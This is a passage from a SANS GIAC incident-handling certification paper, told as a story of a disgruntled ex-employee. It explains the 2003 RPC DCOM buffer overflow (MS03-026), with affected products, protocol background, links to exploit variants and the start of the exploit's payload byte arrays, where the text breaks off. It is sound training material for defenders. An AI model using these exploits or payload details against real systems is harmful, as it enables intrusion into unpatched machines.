



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>



GIAC CERTIFIED INCIDENT HANDLER

Practical Assignment version 3

The Yin and the Yang:
A Sordid Tale of Information Security, OR
DCOM, Netcat, and a Live Response, OH MY!

Dave Shackleford

Table of Contents

Table of Contents	2
Statement of Purpose	3
The Exploit	6
The Vulnerability	6
Operating Systems Affected	7
Protocols/Services/Applications Targeted and Used in this Attack	10
Variants	14
Description	15
Signatures of the attack	20
Platforms/Environments	28
Victim's Platform	28
Source Network	29
Target Network	29
Network Diagram	31
Stages of the Attack	32
Reconnaissance	32
Scanning	37
Exploiting the System	42
Keeping Access	45
Covering the Tracks	51
The Incident Handling Process	56
Preparation	56
Identification	58
Containment	65
Netstat	72
ARP	73
FPORT	74
PSLIST	75
NBTSTAT	76
PSLOGGEDON	76
NTLAST	77
DIR (x3)	77
AUDITPOL	79
DUMPEL	79
IPCONFIG	80
Eradication	85
Recovery	98
Lessons Learned	101
Conclusion	102
Appendix A - Exploit Code for DcomExpl_UnixWin32	103
Appendix B – Sniffer Capture of Exploit and Netcat Connection	111
Appendix C – Incident Handling Report	117
Bibliography – Works Cited	121

Statement of Purpose

The exploit that this paper will cover is one that has been in use for some time – the buffer overrun vulnerability that was discovered in the majority of Microsoft's Operating Systems' RPC DCOM handling. This vulnerability was found in July 2003 by a group known as LSD, or Last Stage of Delirium [1]. Microsoft released a Security Bulletin (MS03-026) that addressed this with a patch on July 16, 2003. The particular exploit code relevant to this vulnerability that is employed in this paper is a Windows port of H.D. Moore's **dcom.c** code [2] called `DcomExpl_UnixWin32`.

The paper will cover the exploit code itself, explaining how it works in the context of buffer overruns in general. All protocols, systems, etc. affected will be explained in some detail. Next, we will cover the actual environment that this attack occurs in, as well as the platform from which the attack is launched. After this, we will analyze the attack itself, from inception to execution. Here we will take a look at what the exploit code actually does, whether it could (or should) be detected at this point, and what the attacker hopes to achieve with a successful attack.

The “other side of the coin”, per se, comes in the next section where we describe in detail the Incident Handling process that is used to identify and contain the attack. The six steps of Incident Handling will be covered (Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned); however, this paper will employ a particular technique known as the Live Response, where the target machine is left running while analyzed. This would be suitable in a production environment where a mission-critical server was found to be compromised, and could not be taken offline immediately. We will compare and contrast this method with traditional analysis methods throughout the write-up.

The scenario this paper will use to approach Information Security hacking and incident handling will feature two protagonists – Bob Black and Andy White. Bob will be demonstrating his hacking skills by attacking systems belonging to Andy. The entire attack cycle will be covered, from footprinting and enumeration to actual exploit and keeping access. Andy, on the other hand, will be demonstrating the skills inherent in detecting this attack and responding to it, using the six-step Incident Handling methodology taught by SANS.

Prologue

It was Monday, July 28th, 2003, and Bob Black was ticked off. In fact, “ticked off” was probably an understatement, given the circumstances. Bob had just gotten fired from his job as a programmer and technical consultant with InfoTechCom, LLC, a small consulting business based in Atlanta, Georgia. The owner of InfoTechCom, Andy White, had let him go as soon as he arrived to work that morning. Definitely not a good way to start off the week.

Driving back to his townhouse, Bob reflected on the events of the last several months. He had started working for Andy in September 2002. The company was small, with only 5 employees. The focus of their consulting work had been on networking and application development for small to medium-sized businesses, and they had kept busy despite the lagging economy. Recently, Andy had been delving into some information security consulting and training as a new line of business. Having always considered himself an amateur hacker at heart, Bob had been excited about doing security consulting, and had gotten busy on the Internet reading articles; going to information security sites like SecurityFocus, SANS, PacketStorm, and others; and looking at exploit code for various vulnerabilities.

The problems had originated a month or so ago. Bob had been doing some work for a client company in Atlanta. The company, B3, produced specialized content management software that was widely in use in the publishing industry. The work Bob had been doing involved security code debugging and risk analysis for the main suite of products that B3 sold. The client had contacted Andy in May when a vulnerability in B3's Content Server product was posted on the Bugtraq mailing list. The discovery of the vulnerability was credited to a group that called themselves L0rds of Mayh3m. Andy had checked the Bugtraq posting, and then told Bob to immediately focus on the problem at hand, helping the B3 coding team to fix the vulnerability and develop a patch that could be issued to customers.

Bob had done this with ease, solving the problems almost single-handedly. He had written up a report to Andy, and that had been the end of it, or so he thought. This morning, Andy caught Bob in the parking lot and asked him to come to the local Starbucks with him for some coffee. Being a Monday, Bob needed some coffee, and readily agreed. After arriving and ordering coffee, Bob and Andy settled in at a table and opened their laptops as they often did to discuss client business. At this point, Andy revealed to Bob that he had been doing a little investigation.

Andy had read Bob's write-up of the vulnerability in B3's software, and filed it away in the client information folder. Something had nagged at him, however. The writing and language used in Bob's report had been strikingly similar to that in the Bugtraq vulnerability posting. Andy decided to check out the L0rds of Mayh3m's Web site, which was posted in the advisory. At this Web page, aside

from the usual 'greetings' to fellow hackers and posting of exploit code and hacking tools/scripts, Andy had seen a list of the L0rds' members. Perusing out of curiosity more than anything, Andy had looked in amusement at the names of the hackers in this group: 1337, DarkH0r5e, sk1lzb0y, etc. Each of these had an email address next to it. Suddenly, Andy's attention was caught by one name and address – Tr0n, programmer_guy@hotmail.com. This was Bob's alternate email address, where Andy had sent him plenty of emails, mostly non-work related.

Andy was furious. To him, this was basically proof that Bob had found a vulnerability in B3's software, and then posted it to Bugtraq rather than reporting it to B3 and him. Then, Bob had figured that he could fix the problem without any issues, looking like a hero to InfoTechCom and B3. Right? Maybe build up a little "hacker cred" at the same time?

Bob had tried to explain to Andy that he had told B3 about the problem prior to posting the vulnerability. B3 had ignored him, saying that there was no way their code had a flaw of this magnitude. Bob had posted the vulnerability, he told Andy, to make them address the issue. Andy hadn't bought it, and had told Bob to hand over his laptop. All of Bob's effects from his desk were in boxes in Andy's trunk, and he had given them to Bob along with his final check. Bob was furious – he had only been trying to do the right thing!

Bob decided to get even. He knew Andy was leaving town for the rest of the week, and had a few ideas on ways to exploit InfoTechCom's network. By pointing out how insecure the InfoTechCom systems were, Bob could destroy Andy's reputation and hurt his budding information security consulting business. A new vulnerability in Microsoft's RPC DCOM handling had just come out, and Bob thought he had just the trick....

© SANS Institute

The Exploit

Bob thought he had a pretty good plan. He would go through all the steps of an exploit, from reconnaissance to the exploit itself, and actually document everything as a sort of “training exercise” for up-and-coming hackers out there. Andy’s system would just be the unfortunate target, and Bob figured he would let another group of hackers he was friends with, syK0fan7z, take the actual credit for doing the whole thing, to keep his name out of it. Bob decided to write up all the details of the actual exploit code, and go so far as to include some information on buffer overflows, protocols, etc. He would even document his sources, so that the new generation of hackers could actually learn something.

The exploit that will be in use is a Windows 32-bit port of an exploit called dcom.c; the version we will look at is named DcomExpl_UnixWin32. This particular port can actually be compiled on either Windows or Unix-like systems, but we will focus on the Windows version.

Two researchers with the Xfocus team, Flashsky and Benjurry, developed the original analysis and exploit code that eventually led to the code/tool used in this scenario. This analysis was the origin of the first exploit (dcom.c), which was used to port the DcomExpl_UnixWin32.

The Vulnerability

An Unchecked Buffer in Microsoft Windows’ Remote Procedure Call Interface

On July 16, 2003, the information security research group known as Last Stage of Delirium published a buffer overrun vulnerability that they had discovered to exist in almost every recent version of the Microsoft Windows operating system [1]. The Windows interface for accepting Remote Procedure Calls makes use of a function that does not correctly parse UNC paths for machine names. By creating a specialized UNC path, an attacker could overwrite part of the stack in this function, either crashing it or allowing arbitrary code to be executed. The first real analysis of this vulnerability was published on the Xfocus Web site by Flashsky and Benjurry, at <http://www.xfocus.org/documents/200307/2.html> [3]. The DcomExpl_UnixWin32 exploit used in this scenario overwrites a portion of the stack with code that spawns a command shell on port 4444/TCP that listens for inbound connections.

The following CVE candidate submission, as well as other advisories and alerts, have been published regarding this vulnerability:

- **CVE Candidate number CAN-2003-0352**
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352>
- **Microsoft Security bulletin MS03-026: Buffer Overrun in RPC Interface Could Allow Code Execution (823980)**
Posted July 16, 2003 and revised September 10, 2003

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp>

- **BUGTRAQ**
Posted July 16, 2003
<http://marc.theaimsgroup.com/?l=bugtraq&m=105838687731618&w=2>
- **BUGTRAQ**
Posted July 16, 2003 and update December 09, 2003
<http://www.securityfocus.com/bid/8205>
- **CERT Advisory CA-2003-16 Buffer Overflow in Microsoft RPC**
Posted July 17, 2003 and updated August 8, 2003
<http://www.cert.org/advisories/CA-2003-16.html>
- **CERT Advisory CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface**
Posted July 31, 2003
<http://www.cert.org/advisories/CA-2003-19.html>
- **CERT Vulnerability Note VU#568148**
<http://www.kb.cert.org/vuls/id/568148>
- **Nortel Networks Information for VU#568148**
Posted July 17, 2003 and modified August 14, 2003
<http://www.kb.cert.org/vuls/id/JSHA-5Q2L7G>
- **RPC DCOM Interface Buffer Overflow**
Posted July 16, 2003
<http://xforce.iss.net/xforce/xfdb/12629>

Operating Systems Affected

Any unpatched devices running a Microsoft operating system using DCOM are potentially vulnerable to this exploit. At the time of this write-up (December 2003), products from Cisco, Compaq, and Nortel are also potentially vulnerable to varying attacks using this exploit. A more descriptive and comprehensive list is as follows:

The primary concerns for most administrators will be the Microsoft Windows family of operating systems. The following are vulnerable to this buffer overrun [4, 5, 6, 7]:

- Microsoft Windows 2000 Advanced Server SP0, SP1, SP2, SP3, SP4
- Microsoft Windows 2000 Datacenter Server SP0, SP1, SP2, SP3, SP4
- Microsoft Windows 2000 Server SP0, SP1, SP2, SP3, SP4
- Microsoft Windows 2000 Professional SP0, SP1, SP2, SP3, SP4
- Microsoft Windows NT Enterprise Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Terminal Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Microsoft Windows NT Workstation 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a

- Microsoft Windows Server 2003 Datacenter Edition
- Microsoft Windows Server 2003 Datacenter Edition 64-bit
- Microsoft Windows Server 2003 Enterprise Edition
- Microsoft Windows Server 2003 Enterprise Edition 64-bit
- Microsoft Windows Server 2003 Standard Edition
- Microsoft Windows Server 2003 Web Edition
- Microsoft Windows XP 64-bit Edition SP0, SP1
- Microsoft Windows XP Home SP0, SP1
- Microsoft Windows XP Professional SP0, SP1

It is important to note that Windows 95, 98, and ME are possibly vulnerable to this exploit as well; however, additional DCOM or .NET services must be installed in order for this to be true. As these operating systems typically do not have these additional services running, the threat to hosts running these operating systems is significantly lessened.

Cisco products that are vulnerable:

- Cisco Broadband Troubleshooter
- Cisco Building Broadband Service Manager 5.1
- Cisco Building Broadband Service Manager 5.2
- Cisco Building BroadBand Services Manager Hotspot 1.0
- Cisco Call Manager
- Cisco Call Manager 1.0, 2.0, 3.0, 3.1, 3.1 (3a), and 3.1 (2)
- Cisco Call Manager 3.2, including Cisco VOIP phones models 7902G, 7905G, and 7912G
- Cisco Call Manager 3.3 and 3.3 (3)
- Cisco CiscoWorks VPN/Security Management Solution
- Cisco Collaboration Server
- Cisco Conference Connection
- Cisco Customer Response Application Server
- Cisco DOCSIS CPE Configurator
- Cisco Dynamic Content Adapter
- Cisco E-Mail Manager
- Cisco Emergency Responder
- Cisco Intelligent Contact Manager
- Cisco Internet Service Node
- Cisco IP Contact Center Express
- Cisco IP Telephony Environment Monitor
- Cisco IP/VC 3540 Application Server
- Cisco IP/VC 3540 Video Rate Matching Module
- Cisco Lan Management Solution
- Cisco Media Blender
- Cisco Network Registrar
- Cisco Networking Services for Active Directory

- Cisco Personal Assistant
- Cisco QoS Policy Manager
- Cisco Routed Wan Management
- Cisco Secure Access Control Server 3.2.1
- Cisco Secure ACS for Windows NT 2.1, 2.2, 2.3, 2.4, 2.5
- Cisco Secure ACS for Windows NT 2.6, 2.6.2, 2.6.3, 2.6.4, and 3.0.1 running on
 - Microsoft Windows 2000 Advanced Server SP0, SP1, SP2
 - Microsoft Windows 2000 Datacenter Server SP0, SP1, SP2
 - Microsoft Windows 2000 Professional SP0, SP1, SP2
 - Microsoft Windows 2000 Server SP0, SP1, SP2
 - Microsoft Windows 2000 Terminal Services SP0, SP1, SP2
 - Microsoft Windows NT Enterprise Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
 - Microsoft Windows NT Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
 - Microsoft Windows NT Terminal Server 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
 - Microsoft Windows NT Workstation 4.0 SP0, SP1, SP2, SP3, SP4, SP5, SP6, SP6a
- Cisco Secure ACS for Windows NT 3.0, 3.0.3, 3.1.1
- Cisco Secure ACS for Windows Server 3.2
- Cisco Secure Policy Manager 3.0.1
- Cisco Secure Scanner
- Cisco Service Management
- Cisco Small Network Management Solution
- Cisco SN 5420 Storage Router 1.1 (7), 1.1 (5), 1.1 (4), 1.1 (3)
- Cisco SN 5420 Storage Router 1.1 (2)
 - Microsoft Windows 2000 Workstation SP0, SP1, SP2
 - Microsoft Windows 95
 - Microsoft Windows 98
 - Microsoft Windows ME
 - Microsoft Windows NT 4.0 SP0, SP2, SP3, SP4, SP5, SP6, SP6a
- Cisco SN 5420 Storage Router 1.1.3
- Cisco Trailhead
- Cisco Transport Manager
- Cisco Unity Server
- Cisco Unity Server 2.0, 2.1, 2.2, 2.3, 2.4, 2.46, 3.0, 3.1, 3.2, 3.3, 4.0
- Cisco uOne Enterprise Edition
- Cisco User Registration Tool
- Cisco Voice Manager
- Cisco VPN/Security Management Solution

The following Compaq products are vulnerable:

- Compaq OpenVMS 6.2 -1H3 Alpha

- Compaq OpenVMS 6.2 -1H2 Alpha
- Compaq OpenVMS 6.2 -1H1 Alpha
- Compaq OpenVMS 6.2 VAX
- Compaq OpenVMS 6.2 Alpha
- Compaq OpenVMS 7.1 -2 Alpha
- Compaq OpenVMS 7.1 VAX
- Compaq OpenVMS 7.1 Alpha
- Compaq OpenVMS 7.2 -2 Alpha
- Compaq OpenVMS 7.2 -1H2 Alpha
- Compaq OpenVMS 7.2 -1H1 Alpha
- Compaq OpenVMS 7.2 VAX
- Compaq OpenVMS 7.2 Alpha
- Compaq OpenVMS 7.2.1 Alpha
- Compaq OpenVMS 7.3 -1 Alpha
- Compaq OpenVMS 7.3 VAX
- Compaq OpenVMS 7.3 Alpha

The following Nortel products are vulnerable, as well:

- Symposium including TAPI ICM
- CallPilot
- Business Communications Manager
- International Centrex-IP
- Periphonics with OSCAR Speech Server

Protocols/Services/Applications Targeted and Used in this Attack

TCP

Most Internet-based communication makes use of the protocol TCP for establishing connections between hosts wishing to communicate. This exploit makes use of the TCP protocol by establishing a connection on port 135 of the victim machine. This port is used by the Microsoft DCE Locator service, which we will describe shortly.

Before explaining the TCP protocol, I will briefly explain another, broader topic that is relevant: the OSI 7-layer model. Data communications between computer systems makes use of several different protocols, all of which operate at various layers of the OSI model. Here is a diagram of the OSI model:

Application layer
Presentation layer
Session layer
Transport layer
Network layer
Data Link layer
Physical layer

The following is a very brief description of what each layer does [8,9,10]:

- **Application layer** – Most applications that are used on a computer operate at this layer. For example, email applications or FTP.
- **Presentation layer** – This layer is really a “translation” layer that changes the format of data between upper and lower layers. For example, ASCII code might be changed into another format such as EBCDIC.
- **Session Layer** – This layer is somewhat of a “referee” or “moderator”. Each period of time when two systems are communicating can be referred to as a “session”. This layer dictates various aspects of the session such as when each system “talks”, when the session ends, how the connection is set up, etc.
- **Transport layer** – This is the layer where TCP operates. This layer is concerned with the actual assembly/disassembly of data packets into/out of *segments*, or logically grouped “chunks” of data.
- **Network layer** – The IP protocol operates here, and this layer is responsible for routing information and determining the best path between nodes that are communicating.
- **Data Link layer** – This layer deals with the translation of raw electrical signals into logical data and vice versa. The data link layer packages data into *frames*, and accesses the actual network transmission medium. This layer also provides error detection and correction.
- **Physical layer** – This is the transmission medium for network communication. This layer can only deal with bits (1's and 0's).

If you are sending someone an email, for example, using Microsoft Outlook, then Outlook is your Application-layer interface. When you send the email, it moves down the OSI stack; at each layer, some information is added to the message to help process it. When it finally reaches the physical layer, it consists of groupings of bits (1's and 0's) that are transferred across the communication medium. When they reach their destination, the packets start moving back up the stack, and each layer strips off the descriptive information (often called headers) that outline how to reassemble the information correctly.

TCP is known as a *connection-oriented* protocol; that is, it is used to transmit data between specific hosts, and insists on verification that the data arrived correctly. This differs from a *connectionless* protocol such as UDP, which will send the data without knowing if it ever arrived correctly. Connection-oriented protocols are slightly slower than connectionless protocols, as the packet verification process requires some overhead.

TCP establishes connections via a process known as the *3-way handshake*. In this scenario, the attacker sends a SYN packet to the target machine's port 135/tcp. This is the TCP equivalent of saying, “Hello? Are you open for communication?” The target machine will complete the second step by responding with a SYN/ACK packet to the attacker; this effectively lets the

attacker know that port 135/tcp is indeed open and accepting connections. Finally, the attacker's machine will send a final ACK packet to the victim to fully establish the connection (this tells the victim machine that a connection is being established, and to expect more data to come). Once this has been done, actual RPC communication (which occurs at Layer 7, the Application layer) will start. Here is Snort's output of the 3-way handshake:

```

=====
07/31-16:23:17.339483 ARP who-has 192.168.1.10 tell 192.168.1.5
07/31-16:23:17.339658 ARP reply 192.168.1.10 is-at 0:2:E3:5:BF:8D
07/31-16:23:17.339801 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800
len:0x3E
192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55579 IpLen:20
DgmLen:48 DF
*****S* Seq: 0x86906A07 Ack: 0x0 Win: 0xFFFF TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=====
07/31-16:23:17.340215 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800
len:0x3E
192.168.1.10:135 -> 192.168.1.5:1102 TCP TTL:128 TOS:0x0 ID:1217 IpLen:20
DgmLen:48 DF
***A**S* Seq: 0x5AB783A6 Ack: 0x86906A08 Win: 0x4470 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=====
07/31-16:23:17.340381 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800
len:0x3C
192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55580 IpLen:20
DgmLen:40 DF
***A**** Seq: 0x86906A08 Ack: 0x5AB783A7 Win: 0xFFFF TcpLen: 20
=====

```

As you can see, the first highlighted section (*******S***) is a Syn packet sent from the attacking client to the waiting system running the RPC server (192.168.1.5:1102 -> 192.168.1.10:135). The second highlighted section is the server responding with the SYN and ACK flags set (*****A**S***). Finally, the attacker creates an established TCP connection with the ACK flag (*****A******).

Although TCP port 135 is by far the most common instance of Microsoft RPC communications, other ports may use RPC as well. These may include ports 139/tcp, 445/tcp, 593/tcp, 135/udp, 137/udp, 138/udp, and 445/udp.

RPC [11,12,13]

The RPC protocol allows a local program to request services (in essence to make function calls) to programs running on remote hosts. The communication

operates in client/server mode, where the local program requesting service is the client, and the remote program is the server.

Referring back to the OSI model, RPC actually acts as a “middleman” between applications, hiding the network details from the function calls so that simple remote communication can take place. The way this works is as follows:

- The local application makes a procedure, or function, call that it would like to send on to a remote machine. This call is passed to the RPC service.
- The RPC service actually spans the Application and Transport layers of the OSI model. A small bit of code known as a “stub” represents the RPC code on the local machine, and it accepts the procedure call, with any additional parameters. This stub is then compiled and linked with the procedure call.
- The stub then passes the call to a subsystem on the local computer known as a “client runtime” program. Functions in this program are equipped to contact the remote system(s), and contain all the networking details to properly transmit the call.
- Once the procedure call is transmitted by the client and sent across the network, the server repeats these steps in reverse order. The runtime program functions on the server accept the transmission.
- The runtime program then passes the transmission to the stub, which then translates the network format into a format that able to be processed by the server application and issues the call to the waiting service.
- After the service has processed the client’s function call, the return values and parameters are passed to the RPC service to be sent to the client. The client’s application, upon receiving the return values/parameters, then simply operates in a normal fashion.

There are several different implementations of RPC, and Microsoft’s is based on the Open Software Foundation’s Distributed Computing Environment (DCE) model. Setting up DCE typically involves specifying distributed directories so that DCE-enabled applications are easy to locate for participating systems.

DCOM

The basis of DCOM is COM, the Component Object Model. This is a software architecture that utilizes object-oriented principles to allow interoperability between different vendors’ components. COM provides standards for function calls between components and the systems they operate on (known as *interfaces*), means of identifying various types of software components, and preset functions for allowing component interaction.

The use of interfaces with COM allows for five major benefits with regard to component interaction and interoperability [14,15]:

1. The ability for application functionality to evolve.
2. Quicker, more simplified interaction between software objects.

3. Interface reuse.
4. Local/remote transparency.
5. Programming language independence.

The fourth item here is where RPC ties into COM; the mechanism by which COM executes code either locally or remotely with transparency (meaning that there is no difference in how the function calls are executed for remote vs. local operations) is by using RPC.

DCOM, then, is really just an extension of COM that makes use of a true client-server architecture and allows client applications to access components on remote servers (thus, the Distributed nomenclature).

RPCSS [16]

The RPCSS service is the actual server component that listens for RPC connections on Microsoft windows systems. This process receives the incoming RPC data and determines which entry point the incoming call is referencing (also called the “portmapper” function), and then passes the incoming data to the correct function to be executed.

This service, RPCSS.exe, is the means of exploiting the vulnerability described in this scenario. The RPCSS server passes the malicious data to a specific DCOM function that improperly handles a machine’s UNC name, and a new process is spawned for the client with System-level privileges.

Variants

There are quite a few different variations of the same exploit currently in the wild. Here are a few:

- **dcom.c**
<http://www.packetstormsecurity.nl/0307-exploits/dcom.c>
This is the original code by HD Moore of the LSD exploit, and is essentially the same exploit as this paper describes. This exploit can only be compiled on Unix-like systems.
- **dcomsploit.tgz**
<http://www.packetstormsecurity.nl/0307-exploits/dcomsploit.tgz>
This exploit is a variant modified by sbaa, and makes use of two files, 1_post.c and Win32sh.h. The second file is the actual shellcode for the exploit, and was created by TopHacker. This variant has more command-line switches than dcom.c or the exploit used in this paper’s scenario.
- **07.30.dcom48.c**
<http://www.packetstormsecurity.nl/0308-exploits/07.30.dcom48.c>
This variant was modified by k-otik, and allows an attacker to exploit a much larger variety of Windows systems (the primary difference being the inclusion of foreign language versions). This code is a bit different, also, in that it automatically “shovels” a shell back to the attacker’s chosen IP

address and specified port. This is different from the code we are demonstrating in this paper, which requires us to connect back to a listening command shell.

- **dcomworm.zip**
<http://www.packetstormsecurity.nl/0308-exploits/dcomworm.zip>
This is an automated tool for exploiting multiple hosts at one time. The original “worm mode” was coded by volkam, and modified even more by Legion2000 Security Research.
- **oc192-dcom.c**
<http://www.packetstormsecurity.nl/0308-exploits/oc192-dcom.c>
This code is more flexible from the command line, allowing flags such as:
-d <destination host>
-p <port number> (RPC operates on 135, 139, 445, etc.)
-r <return address> (To add a custom return address)
-t <target type> (the offset for the ‘flavor’ of OS to exploit)
-l <bindshell port> (Attacker can select port to connect to, default 666)
This code was written by 0c192.us Security, and is a bit more structured and ‘clean’ than most other variants.
- **Poc.c**
<http://www.packetstormsecurity.nl/0308-exploits/Poc.c.txt>
This exploit, adapted by Sami Anwer Dhillon, is fairly similar to the others listed here (adapted directly from dcom.c), with 20 possible target options.
- **rpcdcom101.zip**
<http://www.packetstormsecurity.nl/0308-exploits/rpcdcom101.zip>
A Win32 adaptation of the exploit that offers 73 different target options.
- **0x82-dcomrpc_usemgret.c**
http://www.packetstormsecurity.nl/0308-exploits/0x82-dcomrpc_usemgret.c

Description

The DComExpl_UnixWin32 exploit takes advantage of a buffer overrun, or buffer overflow, condition in the RPC service on Microsoft Windows operating systems. Well, before explaining the inner workings of this vulnerability and the DComExpl_UnixWin32 exploit that takes advantage of it, a bit of information on exactly what buffer overflows are is required.

What is a buffer overflow? [18,19]

A buffer is really just a space in memory that is used to temporarily hold data. Buffers are established with a finite amount of space; when too much data is input, the amount that won’t fit must go somewhere. Sometimes this doesn’t cause any major security problems other than the process crashing. Depending on the situation, though, the extra code can actually execute in a different memory space that affords it more privileges on the system.

The type of buffer overflow we will examine is called a stack-based buffer overflow. There are two major types of overflows, stack-based and heap

overflows. Without going into too much detail, the heap focuses on dynamic memory management that is allocated by the system at the application run-time. The stack, on the other hand, typically deals with a concept known as pointers, where routines and bits of code are 'directed' to run in certain memory spaces from the stack.


So what exactly is the stack? Programs and processes are composed of text and data. Text is the term for the actual program instructions, or code; this is read-only. It resides in the lower part of an application's allocated memory space, and can be shared by several programs. Data, on the other hand, is in the upper part of the program's memory space, and can be one of three different logical types: static data, heap data, or stack data. These are stored in different areas of memory, and are also allocated somewhat differently.

When a program is run, the text is loaded into memory first, and resides in the lower memory addresses. Moving up, the static data is loaded, then the heap data (which grows upward), and then the stack data (which grows downward). Static data is often global program variables. The heap data is dynamically allocated when the program runs, and expands from lower addresses into the higher address ranges of memory. The stack is its own structure in memory, where local variables, program parameters, and return addresses for the next instruction are first added to the higher memory addresses and grow downward into the lower memory ranges. Stack data is PUSHed onto the top of the stack, and POPed from the top; this constitutes a First In First Out (FIFO) method of memory allocation. [18,19]


In a system's CPU, there are certain storage areas known as registers. Data and instructions are moved in and out of these registers to help the system keep track of how programs are executing. One register, the stack pointer (ESP), points to the top of the stack (the lowest memory address). Another register, the stack frame pointer (FP) points to a fixed location within the stack. In the Intel architecture, a register called the base pointer (EBP) points to the bottom of the stack (higher address in memory). When a function is called, EBP is set equal to ESP by way of PUSHing EBP onto the top of the stack. Then, the program computes the amount of local buffer space needed and allocates it by subtracting the amount from the current ESP (remember that the stack grows DOWN, thus the subtraction). [19]

So how does a buffer overflow work? The new buffer created by the process ends at some point on the stack, and the next area in memory contains a frame pointer (formerly the EBP before being PUSHed to the top of the stack) and a return address which points back into the function that made the call. If data overflows the buffer, arbitrary code within this data could then overwrite the return address and actually execute in the space of the calling function's next instruction (and with its privilege level, too) [18,19]. Here is a simple illustration:

Beginning stack:



Stack after function is called:



Now that the basics of buffer overflows have been described, let's look at the code of the Windows RPC Interface, why it's flawed, and how this exploit takes advantage of it [20].

In the Microsoft RPC Application Program Interface (API), a function exists called CoGetInstanceFromFile. This function is constructed as follows:

```
HRESULT CoGetInstanceFromFile(  
    COSERVERINFO * pServerInfo,  
    CLSID * pclsid,  
    IUnknown * punkOuter,  
    DWORD dwClsCtx,  
    DWORD grfMode,  
    OLECHAR * szName,  
    ULONG cmq,  
    MULTI_QI * rgmqResults  
);
```

The sixth parameter, **OLECHAR * szName**, is the source of the problem. This type of parameter is intended to hold characters, usually in a string. The **szName**

parameter is intended to hold a path to an object using UNC nomenclature (for example, `\\someserver\someshare\resource location`). The object specified in this parameter would reflect the file from where a COM object would be created.

The entire function would be called as follows:

```
hr =CoGetInstanceFromFile(pServerInfo,
NULL,0,CLSCTX_REMOTE_SERVER, STGM_READWRITE,
L"C:\\12345611111111111111111111111111.doc",1,&q);
```

In the server service (RPCSS.exe), the `szName` parameter is accepted by a function called `GetPathForServer`. This function only has the capability to create a 32-byte buffer (0x20) on the stack for the server name portion of the UNC path. Normally, machine names in Windows are limited to 16 characters (32 bytes), so this is not an issue. The function looks for the 0x5c character, which represents a “\”. However, what if there is no “\” within the allocated buffer limit? (as in the above example with **L"C:\\12345611111111111111111111111111.doc"**)? The data passed in this parameter will overflow the local stack buffer.

In this particular exploit, the data passed in this parameter is devised so that no NULL characters or 0x5c characters are used (this would signal the end of the server name to the function, thereby ending the overflow prematurely). The data that is passed, however, overwrites the instruction pointer to inject the exploit's own code to run; this is the code that sets up a CMD.exe shell listening on port 4444/tcp.

Now, let's take a look at what gets sent to the RPCSS service in our exploit. Using a simple hexadecimal translator, you can see the values that are sent relating to the above explanation [21,22].

```
unsigned char request2[] = {
    0x20, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x00, 0x00,
    0x00, 0x5C, 0x00, 0x5C, 0x00
};
```

What does this translate to? Let's see:

0x20 = space

0x00 = NULL

0x5c = \

This translates to the beginning of our UNC path: “\\”.

The next section of code really defines the exploit:

```
unsigned char request3[] = {
    0x5C, 0x00, 0x43, 0x00, 0x24, 0x00, 0x5C, 0x00, 0x31, 0x00, 0x32,
    0x00, 0x33, 0x00, 0x34, 0x00, 0x35, 0x00, 0x36, 0x00, 0x31,
    0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
```

```

